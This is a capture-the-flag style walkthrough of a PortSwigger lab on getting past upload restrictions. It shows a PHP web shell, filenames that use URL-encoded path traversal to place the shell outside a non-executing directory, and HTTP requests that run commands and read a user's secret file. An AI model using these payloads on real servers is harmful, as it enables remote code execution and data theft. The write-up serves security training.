PortSwigger
Lab Description

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.
Objective: Upload a basic PHP web shell and use it to exfiltrate the contents of the file
/home/carlos/secret. Submit this secret using the button provided in the lab banner.
- Your credentials:
wiener:peter
Step 1: Understanding the Vulnerability
The path traversal flaw:
- The server prevents PHP execution in the
/files/avatars/directory - However, we can upload files to a different directory using path traversal (
../) - The
/files/directory (parent) allows PHP execution
The attack:
- Upload a PHP web shell with
filename="../exploit.php" - The server URL-decodes the filename
- The file is saved to
/files/exploit.php(outside the avatars directory) - PHP execution is enabled in
/files/ - Access the file → code executes
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
wiener:peter - Go to My account page


Step 2.2: Test PHP Upload (Upload Works but No Execution)
Upload shell.php:
Response: File uploaded successfully.
Step 2.3: Test PHP Execution (Fails)
Access /files/avatars/shell.php:
Response: Plain text source code, not executed.
The server prevents PHP execution in /files/avatars/ but allows uploads
Step 3: Creating the PHP Web Shell
Step 3.1: Create shell.php
<?php system($_GET['command']); ?>
Step 3.2: Alternative Payload
<?php echo file_get_contents('/home/carlos/secret'); ?>
Step 4: Path Traversal to Bypass Execution Restriction
Step 4.1: Test Basic Path Traversal

Intercept the upload request and change the filename:
Content-Disposition: form-data; name="avatar"; filename="../shell.php"
Response:

The file avatars/shell.php has been uploaded.
The server stripped the ../ sequence.
Step 4.2: Obfuscate with URL Encoding

URL encode the forward slash (/ becomes %2f):

Content-Disposition: form-data; name="avatar"; filename="..%2fshell.php"
Response:
The file avatars/../shell.php has been uploaded.
The server URL-decoded the filename! The file was saved to /files/shell.php.
Step 4.3: Alternative Encoding
You can also encode the dot (. becomes %2e):
filename="%2e%2e%2fshell.php"
Step 5: Executing the Web Shell
Step 5.1: Access the Uploaded File
The file is now at:
/files/shell.php
Request:
GET /files/shell.php?command=whoami HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Response
carlos
PHP execution works in /files/ directory!

Step 5.2: List Home Directory
GET /files/shell.php?command=ls%20/home/carlos
Response:
secret

Step 5.3: Read the Secret
GET /files/shell.php?command=cat%20/home/carlos/secret


Step 6: Submitting the Secret
- Go back to the lab page
- Click Submit solution
- Enter the secret:
Gavit3ls1Fh9cJfq7022yYJOFW3vzeZ - Click OK
Step 7: Lab Solved
Success message displayed: